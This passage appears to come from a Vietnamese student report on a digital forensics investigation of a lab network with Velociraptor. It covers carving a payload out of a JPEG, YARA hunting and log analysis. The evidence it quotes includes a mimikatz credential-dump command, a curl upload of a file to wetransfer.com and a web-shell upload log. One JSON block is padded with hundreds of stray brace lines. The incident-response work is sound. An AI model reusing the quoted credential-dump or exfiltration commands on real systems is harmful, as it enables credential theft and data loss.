X		H.CTJ8J43A0TNQ8	Tim kiem nguon goc file nghi la ma doc	2024-12-21T09:25:36.686Z	2024-12-21T09:25:36.686Z	2024-12-28T09:22:42.940Z	1	mydfir

Overview	Requests	Clients	Notebook

ClientId	Hostname	FlowId	StartTime	State	Duration	TotalBytes	Total
C.c13ad543efed98e3	DESKTOP-VE20T4L	F.CTJ8J43A0TNQ8.H	2024-12-21T09:25:51.859Z	Completed		3	0

2024-12-21T09:28:16.913Z


*Hình 3.17. Giao diện quản lý các tiến trình đang hunt*

\".\C:\	2024-12-21T08:47:08.081Z	\".\Users\khanh\Downloads\Malicious_image.jpg	3	http://192.168.19.136:8080/	http://192.168.19.136:8080/Malicious_image.jpg
\".\C:\	2024-12-18T11:16:43.040Z	\".\Users\khanh\Downloads\MyDFIR-R-Velociraptor.exe	3	http://192.168.19.156:12345/	http://192.168.19.156:12345/MyDFIR-R-Velociraptor.exe

*Hình 3.18. Kết quả hunting EvidenceOfDownload*

Kết quả:

- Phát hiện 1 ảnh đáng ngờ, nghi ngờ mã độc đã được khởi chạy khi ảnh được mở. Sử dụng tính năng VFS của Velociraptor để trích xuất ảnh và tiến hành phân tích thông qua VirusTotal.



Hình 3.19. Thu thập mã độc bằng VFS

Hình 3.20. Kết quả kiểm tra trên VirusTotal

Kết quả:

- VirusTotal trả về xác thực ảnh đã được nhúng payload độc hại là malicious.exe, khi nhân viên mở ảnh cũng là lúc mã độc được thực thi.

Kiểm tra sâu hơn ảnh bằng binwalk, nhận thấy có Offset 0x596 (1430 decimal), đây là vị trí bắt đầu của file thực thi (PE file), thường là mã độc nhúng.

## Điều tra bằng Binwalk

```
(kali㉿server) [~/Desktop]
$ binwalk -e Malicious_image.jpg

DECIMAL      HEXADECIMAL      DESCRIPTION
-----      -----      -----
0            0x0          JPEG image data, JFIF standard 1.01
1430          0x596        Microsoft executable, portable (PE)
52398         0xCCAE       Base64 standard index table
61199         0xEF0F       Copyright string: "Copyright 1996 Adam Twiss, Zeus Technology Ltd, http://www.zeustech.net/<br>" 
61438         0xEFFE       Copyright string: "Copyright 1996 Adam Twiss, Zeus Technology Ltd, http://www.zeustech.net/"
```

Hình 3.21. Kết quả khi kiểm tra bằng binwalk

Kết quả:

- Tại vị trí byte 1430 trong file, binwalk phát hiện ra một file thực thi của Windows

```
(kali㉿server) [~/Desktop]
$ dd if=Malicious_image.jpg of=payload.exe bs=1 skip=1430

73802+0 records in
73802+0 records out
73802 bytes (74 kB, 72 KiB) copied, 0.357081 s, 207 kB/s

(kali㉿server) [~/Desktop]
$ file payload.exe

payload.exe: PE32 executable (GUI) Intel 80386, for MS Windows, 4 sections
```

Hình 3.22. Kết quả khi kiểm tra bằng dd

Kết quả:

- Payload.exe là một tệp thực thi PE32 dành cho hệ điều hành Windows, kiến trúc Intel 80386 (32-bit), giao diện đồ họa (GUI), và có 4 phần (sections). Để chắc chắn hơn về chức năng của payload, chúng ta thực hiện lệnh Strings.

```
Winsock version out of range
Network system is unavailable
Too many levels of remote in path
Stale NFS file handle
Disc quota exceeded
Too many users
Too many processes
Directory not empty
No route to host
Host is down
File name too long
Too many levels of symbolic links
Connection refused
Connection timed out
Too many references, can't splice
Can't send after socket shutdown
Socket is not connected
Socket is already connected
No buffer space available
Connection reset by peer
Software caused connection abort
Net connection reset
Network is unreachable
Network is down
Can't assign requested address
Address already in use
Address family not supported
Protocol family not supported
Operation not supported on socket
Socket type not supported
Protocol not supported
Bad protocol option
Protocol wrong type for socket
Message too long
Destination address required
Socket operation on non-socket
Operation already in progress
Operation now in progress
Operation would block
Too many open sockets
Invalid argument
Bad address
Permission denied
Bad file number
Interrupted system call
APR does not understand this error code
Error string not specified yet
passwords do not match
```

Hình 3.23. Kết quả khi kiểm tra bằng Strings

Kết quả:

- Từ đây chắc chắn rằng payload tạo socket rồi connect đến address được chỉ định, có thể là reverse shell.

Sau khi có được mã độc cần trích xuất 1 số đặc điểm riêng của mã độc để có thể săn lùng trên diện rộng, 1 trong những cách đó là dung YARA rules. Để thực hiện tạo YARA rules tự động, ta sử dụng yarGen. yarGen hoạt động bằng cách tìm các chuỗi đọc được ở trong các tệp mã độc rồi sau đó sẽ đối chiếu với một cơ sở dữ liệu gồm các chuỗi từ các tệp tin thường được coi là không độc hại và có uy tín để loại bỏ các chuỗi trùng nhau.

```
(kali㉿server) [~/Desktop/yarGen]
$ python yarGen.py -m /home/kali/Desktop/analysis_folder -o /home/kali/Desktop/rule.yar

_____
/ \ \ / \ / \ / \ / \ / \ / \
\_, \_, / \ / \ / \ / \ / \ / \
/ \ / Yara Rule Generator
    Florian Roth, August 2023, Version 0.24.0

Note: Rules have to be post-processed
See this post for details: https://medium.com/@cyb3rops/121d29322282

[+] Using identifier 'analysis_folder'
[+] Using reference 'https://github.com/Neo23x0/yarGen'
[+] Using prefix 'analysis_folder'
[+] Processing PEStudio strings ...
[+] Reading goodware strings from database 'good-strings.db' ...
    (This could take some time and uses several Gigabytes of RAM depending on your db size)
[+] Loading ./dbs/good-imphashes-part8.db ...
[+] Total: 191 / Added 191 entries
[+] Loading ./dbs/good-imphashes-part4.db ...
[+] Total: 2726 / Added 2535 entries
[+] Loading ./dbs/good-strings-part9.db ...
[+] Total: 788 / Added 788 entries
[+] Loading ./dbs/good-imphashes-part1.db ...
[+] Total: 4310 / Added 1584 entries
[+] Loading ./dbs/good-strings-part5.db ...
[+] Total: 4231087 / Added 4230299 entries
[+] Loading ./dbs/good-strings-part7.db ...
[+] Total: 5219767 / Added 988680 entries
[+] Loading ./dbs/good-exports-part3.db ...
[+] Total: 117975 / Added 117975 entries
[+] Loading ./dbs/good-exports-part4.db ...
[+] Total: 145514 / Added 27539 entries
[+] Loading ./dbs/good-imphashes-part5.db ...
```

Hình 3.24. Sử dụng yarGen để sinh YARA rules

Hình 3.25. YARA rules

## Điều tra bằng YARA

```

7- {
8-     "start_request": {
9-         "artifacts": [
10-             "Generic.Detection.Yara.Glob"
11-         ],
12-         "specs": [
13-             {
14-                 "artifact": "Generic.Detection.Yara.Glob",
15-                 "parameters": {
16-                     "env": [
17-                         {
18-                             "key": "YaraRule",
19-                             "value": "/*  
YARA Rule Set\r\n Author: yarGen Rule Generator\r\n Date: 2024-12-31\r\n Identifier: analysis_folder\r\n Reference: https://github.com/Neo23x0  
/yarGen\r*/\r\n/* Rule Set ----- */  
rule Malicious_image :  
    file Malicious_image.jpg  
    author = \"yarGen Rule Generator\"\r\n    reference = \"https://github.com/Neo23x0/yarGen\"\r\n    date = \"2024-12-31\"\r\n    hash1 = \"b2c946337e2236198c945cb0702fc5a91680ec62266f5eecc41a20dbedd7169\"\r\n    strings:  
        $s1 = "C  
        $s2 = " Copyright 1996 Adam Twiss, Zeus Technology Ltd, http  
        $s3 = "/www.zeustech.net/br/" fullword ascii\r\n        $s4 = "/* hex encoded string  
        $s5 = "\r\n        $s6 = "-i Use HEAD instead of GET"\r\n        $s7 = "-h Display usage information (this message)" fullword ascii\r\n        $s8 = "-k Use HTTP KeepAlive feature"\r\n        $s9 = " This is ApacheBench, Version $s1<http://www.apache.org/>" fullword ascii\r\n        $s10 = " Licensed to The Apache Software Foundation, http://www.apache.org/br/" fullword ascii\r\n        $s11 = "-r Don't exit on socket receive errors." fullword ascii\r\n        $s12 = " -X proxy:port  
        $s13 = " $s14 = "-H attribute Add Arbitrary header line, e.g.  
        $s15 = " -y attributes String to insert as tr attributes" fullword ascii\r\n        $s16 = "-n requests:  
        $s17 = " -o outfile File containing data to PUT. Remember also to set -T" fullword ascii\r\n        $s18 = "-w Print out results in HTML tables"\r\n        $s19 = "-w Print out results in gnuplot format file." fullword ascii\r\n        $s20 = " -g filename Output collected data to gnuplot format file." fullword ascii\r\n        $s21 = " -t 200KB and\r\n        $s22 = " 8 of them"\r\n    condition: ()  
    expires: 1736328975149000,  
    hunt_description: "yara",  
    tags: []
19-             }
20-         ]
21-     }
22- }
23- }
24- }
25- }
26- }
27- }
28- }
29- }
30- }
31- }
32- }
33- }
34- }
35- }
36- }
37- }
38- }
39- }
40- }
41- }
42- }
43- }
44- }
45- }
46- }
47- }
48- }
49- }
50- }
51- }
52- }
53- }
54- }
55- }
56- }
57- }
58- }
59- }
60- }
61- }
62- }
63- }
64- }
65- }
66- }
67- }
68- }
69- }
70- }
71- }
72- }
73- }
74- }
75- }
76- }
77- }
78- }
79- }
80- }
81- }
82- }
83- }
84- }
85- }
86- }
87- }
88- }
89- }
90- }
91- }
92- }
93- }
94- }
95- }
96- }
97- }
98- }
99- }
100- }
101- }
102- }
103- }
104- }
105- }
106- }
107- }
108- }
109- }
110- }
111- }
112- }
113- }
114- }
115- }
116- }
117- }
118- }
119- }
120- }
121- }
122- }
123- }
124- }
125- }
126- }
127- }
128- }
129- }
130- }
131- }
132- }
133- }
134- }
135- }
136- }
137- }
138- }
139- }
140- }
141- }
142- }
143- }
144- }
145- }
146- }
147- }
148- }
149- }
150- }
151- }
152- }
153- }
154- }
155- }
156- }
157- }
158- }
159- }
160- }
161- }
162- }
163- }
164- }
165- }
166- }
167- }
168- }
169- }
170- }
171- }
172- }
173- }
174- }
175- }
176- }
177- }
178- }
179- }
180- }
181- }
182- }
183- }
184- }
185- }
186- }
187- }
188- }
189- }
190- }
191- }
192- }
193- }
194- }
195- }
196- }
197- }
198- }
199- }
200- }
201- }
202- }
203- }
204- }
205- }
206- }
207- }
208- }
209- }
210- }
211- }
212- }
213- }
214- }
215- }
216- }
217- }
218- }
219- }
220- }
221- }
222- }
223- }
224- }
225- }
226- }
227- }
228- }
229- }
230- }
231- }
232- }
233- }
234- }
235- }
236- }
237- }
238- }
239- }
240- }
241- }
242- }
243- }
244- }
245- }
246- }
247- }
248- }
249- }
250- }
251- }
252- }
253- }
254- }
255- }
256- }
257- }
258- }
259- }
260- }
261- }
262- }
263- }
264- }
265- }
266- }
267- }
268- }
269- }
270- }
271- }
272- }
273- }
274- }
275- }
276- }
277- }
278- }
279- }
280- }
281- }
282- }
283- }
284- }
285- }
286- }
287- }
288- }
289- }
290- }
291- }
292- }
293- }
294- }
295- }
296- }
297- }
298- }
299- }
300- }
301- }
302- }
303- }
304- }
305- }
306- }
307- }
308- }
309- }
310- }
311- }
312- }
313- }
314- }
315- }
316- }
317- }
318- }
319- }
320- }
321- }
322- }
323- }
324- }
325- }
326- }
327- }
328- }
329- }
330- }
331- }
332- }
333- }
334- }
335- }
336- }
337- }
338- }
339- }
340- }
341- }
342- }
343- }
344- }
345- }
346- }
347- }
348- }
349- }
350- }
351- }
352- }
353- }
354- }
355- }
356- }
357- }
358- }
359- }
360- }
361- }
362- }
363- }
364- }
365- }
366- }
367- }
368- }
369- }
370- }
371- }
372- }
373- }
374- }
375- }
376- }
377- }
378- }
379- }
380- }
381- }
382- }
383- }
384- }
385- }
386- }
387- }
388- }
389- }
390- }
391- }
392- }
393- }
394- }
395- }
396- }
397- }
398- }
399- }
400- }
401- }
402- }
403- }
404- }
405- }
406- }
407- }
408- }
409- }
410- }
411- }
412- }
413- }
414- }
415- }
416- }
417- }
418- }
419- }
420- }
421- }
422- }
423- }
424- }
425- }
426- }
427- }
428- }
429- }
430- }
431- }
432- }
433- }
434- }
435- }
436- }
437- }
438- }
439- }
440- }
441- }
442- }
443- }
444- }
445- }
446- }
447- }
448- }
449- }
450- }
451- }
452- }
453- }
454- }
455- }
456- }
457- }
458- }
459- }
460- }
461- }
462- }
463- }
464- }
465- }
466- }
467- }
468- }
469- }
470- }
471- }
472- }
473- }
474- }
475- }
476- }
477- }
478- }
479- }
480- }
481- }
482- }
483- }
484- }
485- }
486- }
487- }
488- }
489- }
490- }
491- }
492- }
493- }
494- }
495- }
496- }
497- }
498- }
499- }
500- }
501- }
502- }
503- }
504- }
505- }
506- }
507- }
508- }
509- }
510- }
511- }
512- }
513- }
514- }
515- }
516- }
517- }
518- }
519- }
520- }
521- }
522- }
523- }
524- }
525- }
526- }
527- }
528- }
529- }
530- }
531- }
532- }
533- }
534- }
535- }
536- }
537- }
538- }
539- }
540- }
541- }
542- }
543- }
544- }
545- }
546- }
547- }
548- }
549- }
550- }
551- }
552- }
553- }
554- }
555- }
556- }
557- }
558- }
559- }
560- }
561- }
562- }
563- }
564- }
565- }
566- }
567- }
568- }
569- }
570- }
571- }
572- }
573- }
574- }
575- }
576- }
577- }
578- }
579- }
580- }
581- }
582- }
583- }
584- }
585- }
586- }
587- }
588- }
589- }
589- }
```

Hình 3.26. Hunting bằng YARA

Artifact Collection	Uploaded Files	Results	Log						
Generic.Detection.Yara.Glob									
C:\Users\khanh\Downloads\Malicious_image.jpg	75232	2024-12-22T12:29:18.106Z	2025-01-01T00:42:43.558Z	2024-12-22T12:29:18.106Z	2024-12-22T12:29:12.483Z	Malicious_image	\$s1	75174	... et_recv </p> <p> ... IF ýÜ C ... Default ... for POSTING, eg. ... s String to insert...
C:\Users\khanh\Downloads\Malicious_image.jpg	75232	2024-12-22T12:29:18.106Z	2025-01-01T00:42:43.558Z	2024-12-22T12:29:18.106Z	2024-12-22T12:29:12.483Z	Malicious_image	\$s2	61198	... et_recv </p> <p> ... IF ýÜ C ... Default ... for POSTING, eg. ... s String to insert...
C:\Users\khanh\Downloads\Malicious_image.jpg	75232	2024-12-22T12:29:18.106Z	2025-01-01T00:42:43.558Z	2024-12-22T12:29:18.106Z	2024-12-22T12:29:12.483Z	Malicious_image	\$s3	108	... IF ýÜ C ... Default ... for POSTING, eg. ... s String to insert...
C:\Users\khanh\Downloads\Malicious_image.jpg	75232	2024-12-22T12:29:18.106Z	2025-01-01T00:42:43.558Z	2024-12-22T12:29:18.106Z	2024-12-22T12:29:12.483Z	Malicious_image	\$s4	63018	... Default ... for POSTING, eg. ... s String to insert...
C:\Users\khanh\Downloads\Malicious_image.jpg	75232	2024-12-22T12:29:18.106Z	2025-01-01T00:42:43.558Z	2024-12-22T12:29:18.106Z	2024-12-22T12:29:12.483Z	Malicious_image	\$s5	63158	... Default ... for POSTING, eg. ... s String to insert...
C:\Users\khanh	75232	2024-12-2024-12-	2025-01-2024-12-	2024-12-2024-12-	2024-12-2024-12-	Malicious_i	\$s6	62746	s String to insert...

Hình 3.27. Kết quả hunting bằng YARA

Kết quả:

- Chỉ phát hiện mã độc ở trên Window 10.
- 

## Điều tra bằng Quarantine

Ngay lập tức cô lập, gán nhãn các máy để tiến hành điều tra sâu hơn.

```

7+ {
6+   "start_request": {
5+     "artifacts": [
4+       "Windows.Remediation.Quarantine"
3+     ],
2+     "specs": [
1+
8+       {
7+         "artifact": "Windows.Remediation.Quarantine",
6+         "parameters": {
5+           "env": [
4+             {
3+               "key": "RuleLookupTable",
2+               "value": "Action,SrcAddr,SrcMask,DstAddr,DstMask,Protocol,Mirrored,Description\nPermit,me,,68,any,,67,udp,yes,DHCP\nnBlock,any,,,any,,,yes,All other traffic\n"
1+
9+             },
10+           {
8+             "key": "MessageBox",
7+             "value": "máy đã bị cấm"
6+           }
5+         ]
4+       }
3+     ],
2+   },
1+
15+ },
16+ "condition": {},
17+ "expires": 1736347720286000,
18+ "hunt_description": "reme",
19+ "tags": []
20+

```

Hình 3.28. Hunting bằng Quarantine



Hình 3.29. Kết quả hunting Quarantine

## Điều tra bằng RDPAuth

```
7  {
6    "start_request": {
5      "artifacts": [
4        "Windows.EventLogs.RDPAuth"
3      ],
2      "specs": [
1        {
8          "artifact": "Windows.EventLogs.RDPAuth",
1            "parameters": {
2              "env": []
3            }
4          }
5        ],
6      },
7      "condition": {},
8      "expires": 1736070513253000,
9      "tags": []
10 }
```

Hình 3.30. Hunting bằng RDPAuth

Kết quả:

- Trên máy Windows 10 phát hiện brute-force ở tài khoản huyentinguyen nhưng không thành công.

2024-12-22T17:0 4:15Z	DESKTOP- VE20T4L	Security	4625	huyentinguyen	3	192.168.19.136	LOGON_FAILED	An account failed to log on. Subject: Security ID: S-1-0-0 Account Name: - Account Domain: - Logon ID: 0 Logon Type: 3 Account For Which Logon Failed: Security ID: S-1-0-0 Account Name: huyentinguyen Account	11590
--------------------------	---------------------	----------	------	---------------	---	----------------	--------------	---	-------

Hình 3.31. Kết quả hunting RDPAuth ở máy Windows 10

- Trên máy DC phát hiện brute-force ở tài khoản administrator nhưng không thành công.

2024-09-28T11:1 6:44Z	WIN-B1JUTLUQHC5.vi etkhanhkma.com	Security	4625	administrator	3	-	LOGON_FAILED	An account failed to log on. Subject: Security ID: S-1-0-0 Account Name: - Account Domain: - Logon ID: 0 Logon Type: 3 Account For Which Logon Failed: Security ID: S-1-0-0 Account Name: administrator Account Domain:	13880 C:\Wi tem\Lo ty.
--------------------------	--------------------------------------	----------	------	---------------	---	---	--------------	---	------------------------------

Hình 3.32. Kết quả hunting RDPAuth ở máy DC

Kiểm tra log trên máy Ubuntu nhận thấy đã bị khai thác ở file upload dẫn đến việc upload shell code và thực thi.

```

192.168.19.164 - - [22/Dec/2024:08:23:55 -0500] "POST /upload_image.php HTTP/1.1" 200 982 "http://192.168.19.162/upload_image.php" "Mozilla/5.0 (X11; Linux x86_64; rv:109.0) Gecko/20100101 Firefox/115.0"
192.168.19.164 - - [22/Dec/2024:08:24:07 -0500] "POST /upload_image.php HTTP/1.1" 200 971 "http://192.168.19.162/upload_image.php" "Mozilla/5.0 (X11; Linux x86_64; rv:109.0) Gecko/20100101 Firefox/115.0"
192.168.19.164 - - [22/Dec/2024:08:25:11 -0500] "GET /uploads/shell.php HTTP/1.1" 200 203 "-" "Mozilla/5.0 (X11; Linux x86_64; rv:109.0) Gecko/20100101 Firefox/115.0"

```

Hình 3.33. Log ở trên máy chủ web

## Điều tra bằng StartupItems

Thực hiện tìm kiếm các cơ chế duy trì thông qua Artifacts StartupItems

```

7 - {
6 -   "start_request": {
5 -     "artifacts": [
4 -       "Windows.Sys.StartupItems"
3 -     ],
2 -     "specs": [
1 -       {
8 -         "artifact": "Windows.Sys.StartupItems",
1 -           "parameters": {
2 -             "env": []
3 -           }
4 -         }
5 -       ],
6 -     },
7 -     "condition": {},
8 -     "expires": 1736069804808000,
9 -     "hunt_description": "startitem",
10 -    "tags": []
11 -  }

```

Hình 3.34. Hunting bằng StartupItems

Artifact Collection				Uploaded Files	Results	Log
				Windows.Sys.StartupItems		
				0-10/10		
Name				OSPath		
SecurityHealth				HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\Run\SecurityHealth		
OneDriveSetup				HKEY_USERS\S-1-5-19\Software\Microsoft\Windows\CurrentVersion\Run\OneDriveSetup		
OneDriveSetup				HKEY_USERS\S-1-5-20\Software\Microsoft\Windows\CurrentVersion\Run\OneDriveSetup		
APT_Backdoor				HKEY_USERS\S-1-5-21-568506677-1372547256-897543079-1001\Software\Microsoft\Windows\CurrentVersion\Run\APT_Backdoor		

Hình 3.35. Kết quả hunting bằng StartupItems

Kết quả:

- Ta có thể thấy đường dẫn mã độc đã được tạo trong key run với tên là APT\_Backdoor

## Điều tra bằng Amache

```
7 - {  
6 -   "start_request": {  
5 -     "artifacts": [  
4 -       "Windows.System.Amcache"  
3 -     ],  
2 -     "specs": [  
1 -       {  
8 -         "artifact": "Windows.System.Amcache",  
1 -         "parameters": {  
2 -           "env": []  
3 -         }  
4 -       }  
5 -     ]  
6 -   },  
7 -   "condition": {},  
8 -   "expires": 1736072338575000,  
9 -   "hunt_description": "amache",  
10 -  "tags": []  
11 - }
```

Hình 3.36. Hunting bằng Amcache

Hình 3.37. Kết quả hunting Amacache

## Kết quả:

- Trên máy Windows 10, phát hiện thực thi từ thư mục Temp backdoor.exe

## Điều tra bằng Prefetch

```
7 {  
6   "start_request": {  
5     "artifacts": [  
4       "Windows.Forensics.Prefetch"  
3     ],  
2     "specs": [  
1       {  
8         "artifact": "Windows.Forensics.Prefetch",  
1           "parameters": {  
2             "env": []  
3           }  
4         }  
5       ]  
6     },  
7     "condition": {},  
8     "expires": 1736096516593000,  
9     "tags": []  
10    }  
}
```

Hình 3.38. Hunting bằng Prefetch

Executable	FileSize	Hash	RunCount	OSPath	PrefetchFileName	Binary	FilesAccessed	VolumeInfo
MIMIKATZ.EXE	29234	0X7789AA40	2	C:\Windows\Prefetch\ MIMIKATZ.EXE-7789AA40.p f A40.pf	MIMIKATZ.EXE-7789AA40.p f \VOLUME{01db51b2f82255 8f-56f843de}\WINDOWS\SYSTEM32\CONH OST.EXE			

Hình 3.39. Kết quả huting Prefetch

Kết quả:

- Phát hiện có mimikatz ở máy Windows 10, mimikatz là một công cụ rất phổ biến trong việc lấy cắp thông tin chứng thực (credentials) từ bộ nhớ, chủ yếu là trong các cuộc tấn công kiểu post-exploitation.

## Điều tra bằng Sysmon

Điều tra mimikatz trên toàn hệ thống với Sysmon

Create Hunt: Review request

```

7 {
6   "start_request": {
5     "artifacts": [
4       "Windows.Triage.Sysmon"
3     ],
2     "specs": [
1     {
8       "artifact": "Windows.Triage.Sysmon",
1       "parameters": {
2         "env": []
3       }
4     }
5   ],
6   "condition": {},
7   "expires": 1736246426950000,
8   "tags": []
9 }
10 }
```

Hình 3.40. Hunting bằng Sysmon

2024-12-31T18:23:21Z	Microsoft-Windows-Sysmon/Operational	Microsoft-Windows-Sysmon	S-1-5-18	SYSTEM	✓ { "RuleName": "T1083", "technique_id=T1083", "technique_n ame": "File and Directo... Directo" ... "UtcTime": "2024-12-31 18:23:21.624" "ProcessGuid": "65FA03AF-C619-6773-0383-00000000E001"! ProcessId: 4036! Image: C:\Windows\mimikatz.exe! FileVersion: 2.2.0.0! Description: mimikatz for Windows! Product: mimikatz! Company: gentilkiwi (Benjamin DELPY)! OriginalFileName: mimikatz.exe! CommandLine: "mimikatz.exe" "lsadump::lsa /inject /id:500" exit! CurrentDirectory: C:\Windows\system32! User: DESKTOP-VE2B74L\khamhi! LogonGuid: 65FA03AF-2C72-676C-47A1-028000000000! LogonId: 172359! TerminalSessionId: 1! IntegrityLevel: High! Hashes: SHA1=F3B6EABC46FA831CE6F235A5CF48B38A4A E8D69,MD5=29EF064DD03C7FE1E2B022B7AD73A1B A5,SHA256=61CB810A23580CF492A6BA4F765456 6108331E7A4134C968C2D6A85261B2D8A1,IMPHASH=55EE50BBB4BDFC49F27A98AE45608EDF! ParentProcessGuid: 65FA03AF-C618-6773-0283-00000000E001! ParentProcessId: 4094! ParentImage: C:\Windows\PSEXESVC.exe! ParentCommandLine: C:\Windows\PSEXESVC.exe! ParentUser: NT AUTHORITY\SYSTEM!	C:\Windows\System32\winevt\Logs\Microsoft-Windows-Sysmon%4Operational.evtx
----------------------	--------------------------------------	--------------------------	----------	--------	---	--

Hình 3.41. Kết quả hunting bằng Sysmon

## Kết quả:

- Command line hiển thị lệnh "lsadump::lsa /inject /id:500", đây là lệnh của Mimikatz dùng để dump thông tin đăng nhập từ Local Security Authority (LSA). Process được chạy từ thư mục system32, có thể là nỗ lực ngụy trang như một process hệ thống. Process cha là PSEXESVC.exe, cho thấy có thể đã sử dụng PsExec để thực thi từ xa.

Nghi ngờ có thể hacker sẽ cố gửi thông tin đánh cắp được ra ngoài, tiến hành tra soát để điều tra.

```

Microsoft- Microsoft- S-1-5-18 SYSTEM
Windows- Windows-Sysmon
Sysmon/Operati
onal
Process Create: RuleName:
technique_id=T1105,technique_name=Ingress Tool
Transfer! UtcTime: 2024-12-31 10:24:34.468!s!
ProcessGuid: 65FA03AF-C662-6773-2104-00000000E001!s!
ProcessId: 786!s! Image:
C:\Windows\System32\curl.exe!s! FileVersion: 7.55.1!s!
Description: The curl executable!s! Product: The curl
executables!s! Company: curl, https://curl.haxx.se/!s!
OriginalFileName: curl.exe!s! CommandLine:
C:\Windows\System32\Curl.exe -k -F
"file=@C:\AtomicRedTeam\atomics/T1048.002/src/artifact"
https://wetransfer.com/!s! CurrentDirectory:
C:\Users\khanh\AppData\Local\Temp\!s! User: DESKTOP-
VE20T4L\khanh!s! LogonGuid: 65FA03AF-2C72-676C-47A1-
B20000000000!s! LogonId: 172359!s! TerminalSessionId:
1!s! IntegrityLevel: High!s! Hashes:
SHA1=86F74A35D5AFED78AE58CF5586FAFFF7845464, MD5=1C3645
EB0BE2D0A6A32A5F9FB43A3C3, SHA256=0BA1C408E5B3A4B5449
074CD61624158D016B83C38251DF6C52ABDA205, IMPHASH=2447B
641444AC52A5B60C8801CE3532!s! ParentProcessGuid:
65FA03AF-C662-6773-1F84-00000000E001!s! ParentProcessId:
7592!s! ParentImage: C:\Windows\System32\cmd.exe!s!
ParentCommandLine: /c
C:\Windows\System32\Curl.exe -k -F
"file=@C:\AtomicRedTeam\atomics/T1048.002/src/artifact"
https://wetransfer.com/!s! ParentUser: DESKTOP-
VE20T4L\khanh!s!

```

Hình 3.42. Kết quả hunting bằng Sysmon

## Kết quả:

- Sau khi sử dụng Mimikatz, kẻ tấn công đang sử dụng curl.exe để tải file từ internet, đích đến là một URL từ wetransfer.com

```

2024-12-
31T10:24:31Z DESKTOP-
VE20T4L Microsoft-
Windows-
Sysmon/Operati
onal
Microsoft- Microsoft- S-1-5-18 SYSTEM
Windows- Windows-Sysmon
Sysmon/Operati
onal
Process accessed: RuleName:
technique_id=T1055.001,technique_name=Dynamic-
Link Library Injections!s! UtcTime: 2024-
12-31 10:24:31.197!s! SourceProcessGUID:
65FA03AF-C669-6773-1B84-00000000E001!s!
SourceProcessId: 3492!s! SourceThreadID:
6384!s! SourceImage:
C:\Windows\System32\WindowsPowerShell\v1.0\p
owershell1v1.0\powershell.exe!s!
TargetProcessGUID: "65FA03A
F-C659-6773-1B84-00000000E000"!s!
TargetProcessId: 3492!s! TargetThreadID:
6384!s! TargetImage:
"C:\Windows\System32\eventvwr.exe"!s!
GrantedAccess: 2897151!s! CallTrace:
C:\Windows\SYSTEM32\ntdll.dll+1e664[C:\Wind
ows\SYSTEM32\KERNELBASE.dll]+8e73[C:\Windows\S
YSTEM32\KERNELBASE.dll]+71a[C:\Windows\SYS
TEM32\windows.storage.dll]+b59fc[C:\Windows\S
YSTEM32\windows.storage.dll]+b5823[C:\Windows\S
YSTEM32\windows.storage.dll]+b552d[C:\Windows\S
YSTEM32\windows.storage.dll]+1d8a40[C:\Wind
ows\SYSTEM32\windows.storage.dll]+b536b[C:\Wi
ndows\SYSTEM32\windows.storage.dll]+b1f7f[C:\
Windows\SYSTEM32\shell32.dll]+48b1d[C:\Window
s\System32\shell32.dll]+b5e2b[C:\Windows\Sy
stem32\shell32.dll]+5e2b[B:[C:\Windows\System32\sh
ell32.dll]+5e66e]UNKNOWN(00007FF9AA08F3AA)!s!
SourceUser: DESKTOP-VE20T4L\khanh!s!

```

Hình 3.43. Phát hiện kỹ thuật DLL Injection

Kết quả:

- Log cho thấy quá trình PowerShell (powershell.exe) đã sử dụng kỹ thuật DLL Injection (T1055.001) để tiêm mã vào tiến trình hợp pháp eventvwr.exe. Bằng chứng bao gồm RuleName chỉ rõ DLL Injection, với PowerShell làm quá trình nguồn và eventvwr.exe là mục tiêu. Chuỗi cuộc gọi (CallTrace) bao gồm các thư viện hệ thống quan trọng như ntdll.dll và KERNELBASE.dll, xác nhận thao tác tiêm mã được thực hiện. Đây là dấu hiệu của một hành vi tấn công mã độc.

#### ❖ **Bước 4: Lập báo cáo**

Ngày báo cáo: 03/01/2025

Mã tham chiếu: DFIR-2025-001

Điều tra viên: Hồ Việt Khanh

Tổ chức: KMA

#### Tóm tắt điều hành

Một cuộc điều tra số được tiến hành sau khi phát hiện hoạt động mạng đáng ngờ trên máy trạm Windows 10 trong mạng của tổ chức. Cuộc điều tra đã phát hiện ra một cuộc tấn công mạng tinh vi bao gồm triển khai phần mềm độc hại, nỗ lực đánh cắp thông tin đăng nhập và rò rỉ dữ liệu. Vector xâm nhập chính được xác định là một tệp hình ảnh độc hại chứa mã độc nhúng.

#### Phương pháp điều tra

